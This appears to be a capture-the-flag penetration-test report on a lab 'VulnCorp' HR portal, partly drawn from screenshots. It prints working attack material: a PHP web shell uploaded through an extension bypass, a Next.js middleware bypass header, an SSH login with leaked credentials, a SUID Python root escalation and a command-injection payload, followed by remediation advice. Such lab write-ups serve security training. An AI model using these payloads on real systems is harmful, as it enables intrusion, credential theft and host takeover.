
DEPARTMENT

General

GREETING TEMPLATE (JINJAZ SUPPORTED)

{% include 'ssti_flag.txt' %}

Save Profile




3.6 Arbitrary File Upload Restriction Bypass

- **Target Endpoint:** `http://100.31.117`
- **Exploitation Profile:** The document server allowed users to upload files but employed client-side extension validation filters.
- **Bypass Execution:** A standard reverse-shell backdoor script (`Abdurahman.php`) was created. The file extension was appended to mask validation structures (`Abdurahman.php.jpg`) before being intercepted via proxy tools where raw HTTP content stream labels were renamed back to `.php`.

Injected Backdoor Structure:

```
<?php
if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```

- **Impact:** Bypassed storage blocks to successfully place files onto storage tracks, yielding: FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}
- **Technical Note:** PHP interpretation controls were structurally disabled on this file path, shifting focus to secondary deployment frameworks.



Note

⚡ Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2026.3.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Discover

1 2 3 x + 🔍 ^

Send ⚙️ Cancel < > BurpAI Target: http://100.31.117.193 HTTP/1

Request

Pretty Raw Hex

9 Origin: http://100.31.117.193

10 Connection: keep-alive

11 Referer: http://100.31.117.193/upload

12 Cookie: session=.eJyrVkosKCjKL0tNubIqKSpNlVEqys9JvBJSSkzJzcxT0LEqLU4tis8EyhpC2HmJuQjpWgC3KBVe.aiR6cA.pvjGOF5piUmQ6iFEccdLkZlc-ME

13 Upgrade-Insecure-Requests: 1

14 Priority: u=0, i

15

16 -----geckoformboundarycfc24673ef0ae2c5645a9fb4e3593ba

17 Content-Disposition: form-data; name="file"; filename="Abdurahman.php"

18 Content-Type: image/jpeg

19

20 <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

21

22 <?php

23

24 if(isset(\$_REQUEST['cmd'])){

25 echo "<pre>";

26 \$cmd = (\$_REQUEST['cmd']);

27 system(\$cmd);

28 echo "</pre>";

29 }

30 }

31

32 ?>

33

34 Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

Response

Pretty Raw Hex Render

56

57

58

59

60

61

62

63

64

65

66

67

ase;margin-bottom:.5rem; >

⏏upload Challenge Flag

</div>

<div style="

font-family:var(--mono);color:var(--green

);font-size:.95rem;

word-break:break-all;">

FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}

</div>

</div>

<div class="alert alert-warn">

Good thinking

– you identified that the server accepts

executable

file extensions and bypassed the

client-side restriction to prove it.

PHP execution is disabled on this server

though, so no shell here.

If you are looking for a way to run

commands on the server,

try another vector

– there is a dedicated RCE path

elsewhere in the portal.

</div>

Inspector

Selection 34 (0x22)

Selected text

FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 13

Response headers 8

Inspector Notes Custom actions

Done 6,043 bytes | 183 millis

Event log (4) All issues

Memory: 127.0MB of 947.4MB Disabled

The screenshot displays the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left shows an HTTP POST request to 'http://100.31.117.193/upload' with a multipart/form-data body. The 'Response' pane on the right shows a successful upload of 'Abdurahman.php' and a challenge flag: 'FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}'. The 'Inspector' pane on the far right shows the request and response details. The status bar at the bottom indicates 'Done' and 'Memory: 136.0MB of 947.4MB'.

Request:

```
7 Content-Type: multipart/form-data;
boundary=----geckoformboundarycfc24673ef0ae2c5645a9fb4e3593ba
8 Content-Length: 544
9 Origin: http://100.31.117.193
10 Connection: keep-alive
11 Referer: http://100.31.117.193/upload
12 Cookie: session=
.eJyrVkosKcjKL0tNUbIqKSpN1VEqys9JVbJSSkzJzcxt0LEqLU4tis8EyhpC2HmJuQ
jpWgC3KBVe.aiR6cA.pvjG0F5piUmQ6iFEccdlkZlc-ME
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----geckoformboundarycfc24673ef0ae2c5645a9fb4e3593ba
17 Content-Disposition: form-data; name="file"; filename="
Abdurahman.php"
18 Content-Type: image/jpeg
19
20 <!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
21
22 <?php
23
24 if(isset($_REQUEST['cmd'])){
25     echo "<pre>";
26     $cmd = ($_REQUEST['cmd']);
27     system($cmd);
28     echo "</pre>";
29     die;
30 }
```

Response:

FILE UPLOAD

✓ File 'Abdurahman.php' uploaded successfully.

UPLOAD CHALLENGE FLAG

FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}

Good thinking - you identified that the server accepts executable file extensions and bypassed the client-side restriction to prove it. PHP execution is disabled on this server though, so no shell here.

If you are looking for a way to run commands on the server, **try another vector** - there is a dedicated RCE path elsewhere in the portal.

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 1
- Request cookies: 1
- Request headers: 13
- Response headers: 8

Status Bar: Done, 6,043 bytes | 189 millis, Event log (6), All issues, Memory: 136.0MB of 947.4MB, Disabled

4. Phase 3: Infrastructure Exploitation & Lateral Movement

4.1 Next.js Middleware Routing Bypass (CVE-2025-29927)


- **Target Endpoint:** `http://100.31.117.193:3000/internal/employees` & `/internal/payroll`
- **Exploitation Profile:** Fingerprinting port 3000 pinpointed an active application platform layer deploying Next.js v14.1.0. This configuration layer is susceptible to routing rule manipulation via custom sub-request indicators (CVE-2025-29927).

- **Bypass Execution:** Standard requests targeting endpoints `/internal/employees` threw application access blocks. Injecting multi-layered recursive tracking structures using custom tracking headers allowed us to bypass routing restrictions.


Injected Request Parameter Header:

```
x-middleware-subrequest: src/middleware:src/middleware:src/middleware:src/middleware:src/middleware
```

- **Impact:** The system completely bypassed proxy authentication routing parameters, returning internal data structures along with the following flags:
`FLAG{cve_2025_29927_m1ddl3w4r3_byp4ss_pwn3d}`



Note



4.2 Sensitive Infrastructure Credentials Leakage

Exploiting the `/internal/payroll` path using the Next.js middleware vulnerability exposed the live payroll system database. At the footer of the documentation parameters, structural administrative comments leaked internal server credentials:

```
Note: SSH key for payroll server at /home/hr-admin/.ssh/id_rsa
// Change the Password to access the HR Portal Server (34.239.170.92) as it is left as default "HRportal2024!"
```

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

VulnCorp HR PORTAL

Home Dashboard Employees RESTRICTED Payroll RESTRICTED Login

DECEMBER 2024 PAYROLL RUN

EMPLOYEE	GROSS	TAX	NET	BANK (LAST 4)
Alice Johnson	\$11,833	\$2,958	\$8,875	****4821
Bob Martinez	\$8,208	\$1,968	\$6,240	****7733
Carol White	\$7,250	\$1,668	\$5,582	****1194
David Chen	\$13,000	\$3,380	\$9,620	****9902
Eva Okonkwo	\$11,542	\$2,770	\$8,772	****6615

Note: SSH key for payroll server at `/home/hr-admin/.ssh/id_rsa`
// Change the Password to access the HR Portal Server (34.239.170.92) as it is left as default "HRportal2024!"

4.3 SSH Infrastructure Access & Host Takeover


- Target Host IP: 34.239.170.92

- **Exploitation Profile:** Using the credentials leaked in the payroll comment logs, an SSH session was established to access the core production environment hosting user server components.

```
\$ ssh hr-admin@34.239.170.92  
# Provided Password: HRportal2024!
```

- **Impact:** Successfully spawned an interactive system shell as user `hr-admin` . The local storage environment contained the root tracking system flag file `user.txt` .

```
hr-admin@ip-172-31-77-46:~\$ ls  
user.txt  
hr-admin@ip-172-31-77-46:~\$ cat user.txt  
FLAG{cve_2025_29927_ssh_l4t3r4l_m0v3}
```



Note

Session Actions Edit View Help

`hr-admin@34.239.170.92`

The authenticity of host '34.239.170.92 (34.239.170.92)' can't be established.
ED25519 key fingerprint is: SHA256:0B3ExsDwyL5erqFQSMJw3aFDcwh8wn8FchANwu5UBrk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '34.239.170.92' (ED25519) to the list of known hosts.
hr-admin@34.239.170.92's password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-1004-aws x86_64)

* Documentation: <https://docs.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/pro>

System information as of Sun Jun 7 12:01:36 UTC 2026

System load:	0.0	Temperature:	-273.1 C
Usage of /:	39.9% of 6.61GB	Processes:	157
Memory usage:	33%	Users logged in:	0
Swap usage:	0%	IPv4 address for ens5:	172.31.77.46

* Ubuntu Pro delivers the most comprehensive open source security and compliance features.

<https://ubuntu.com/aws/pro>

Expanded Security Maintenance for Applications is not enabled.

3 updates can be applied immediately.

To see these additional updates run: `apt list --upgradable`

Enable ESM Apps to receive additional future security updates.

See <https://ubuntu.com/esm> or run: `sudo pro status`

*** System restart required ***

Last login: Sun Jun 7 11:56:03 2026 from 196.189.68.248

`hr-admin@ip-172-31-77-46:~$ ls`

user.txt

`hr-admin@ip-172-31-77-46:~$ cat user.txt`

FLAG{cve_2025_29927_ssh_l4t3r4l_m0v3}

`hr-admin@ip-172-31-77-46:~$`


4.4 Local Privilege Escalation to Root via SUID Python Binary

- **Target Environment:** Local Ubuntu Target System Session (hr-admin@ip-172-31-77-46)
- **Vulnerability:** Misconfigured SUID Execution Bit on Python Binary Engine.
- **Exploitation Profile:** System enumeration identified a custom-compiled Python execution path (/usr/bin/python3.14) configured with the SUID (Set Owner User ID) bit set. This misconfiguration forces the application binary execution container to process functions utilizing the security privileges of the file owner (root) rather than the active session operator (hr-admin).
- **Exploit Execution:** An interactive instance was instantiated using the vulnerable interpreter binary execution track. Using the native os operational library layer, a raw shell subprocess (/bin/sh) execution directive was initiated. The -p flag parameter configuration was appended to ensure that real and effective root identifier tracking attributes were preserved during structural execution.

```
import os
os.execl("/bin/sh", "sh", "-p")
```

- **Impact:** The security framework dropped the active session straight into an elevated root system execution panel context (#), granting absolute administration oversight rights over the host machine infrastructure. Navigating into the root home environment allowed unhindered extraction of the system's root master flag file.

```
# cd /root
# ls
root.txt  snap
# cat root.txt
FLAG{su1d_py3_r00t_3sc4l4t3i0n_pwn3d}
```



Note

```
hr-admin@ip-172-31-77-46:~$ /usr/bin/python3.14
Python 3.14.4 (main, Apr  8 2026, 04:02:31) [GCC 15.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
... os.execl("/bin/sh", "sh", "-p")
...
# cd /root
# ls
root.txt  snap
# cat root.txt
FLAG{su1d_py3_r00t_3sc4l4t10n_pwn3d}
#
```

4.5 OS Command Injection & Environment Variable Leakage

- **Target Endpoint:** `http://100.31.117.193/internal/diagnostics`
- **Exploitation Profile:** The internal network diagnostics interface allows administrative operators to verify reachability via a system `ping` function. The page displays a diagnostic policy claiming that input is strictly validated server-side for alphanumeric characters, dots, and hyphens. However, the system relies on a flawed filter/blacklist logic that does not catch inline substitution techniques.
- **Bypass Execution:** Standard command chaining symbols such as semicolons (`;`) are actively caught by the application layer, returning a Request blocked by security filter. error. To circumvent this restriction, **Inline Command/Variable Substitution** was used. By passing an inline environment wrapper appended directly onto the loopback IP string, the shell interpreter is forced to evaluate the internal request before executing the primary command block.

Injected Bypass Payload:

```
127.0.0.1 ${env}
```

- **Execution Impact:** The underlying server-side environment processed the shell variable assignment and evaluated the text inline, expanding the application's global context into the running execution path. Because the expanded string structure violated structural hostname constraints, the `ping` utility threw a standard lookup fault, exposing the full target flag directly inside the error output.


Exposed Application Error State:

```
ping: FLAG_RCE=FLAG{rce_full_pwn_y0u_0wn_th3_b0x}: Name or service not known
```

Remediation Recommendation

1. **Implement Strict Input Whitelisting:** Replace blacklists with a rigid, server-side regular expression validator that exclusively handles strings matching exact IPv4 patterns (e.g., `^[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}$`).
2. **Decouple Shell Execution:** Avoid using shell interpreters or concatenated string executions altogether. Implement decoupled argument arrays via native programming language APIs (such as Python's `subprocess.run(["ping", "-c", "2", host])` with `shell=False`) to ensure meta-characters are never parsed by a shell.

Note



5. Strategic Remediation Framework

Critical Items

- **Remediate Dangerous SUID File Permissions:** Audit the local file system infrastructure tracking maps and strip the SUID bit away from any high-level utility scripting languages or application engines (like python, perl, or bash) to block execution containment escapes.

- **Patch Next.js Framework (CVE-2025-29927):** Immediately upgrade node deployments utilizing Next.js components to secure routing middleware logic modules against bypass exploits.
 - **Eliminate Hardcoded Credentials:** Remove administrative comments and plaintext credentials from production templates. Use a secure vault solution for tracking server passwords and deployment keys.
 - **Enforce Server-Side Input Validation & Sanitization:** Implement strict context-aware output encoding to block stored XSS vectors on feedback modules. Apply robust parameterized boundary separation on data queries to prevent SQL injection vulnerabilities.
-

Report End
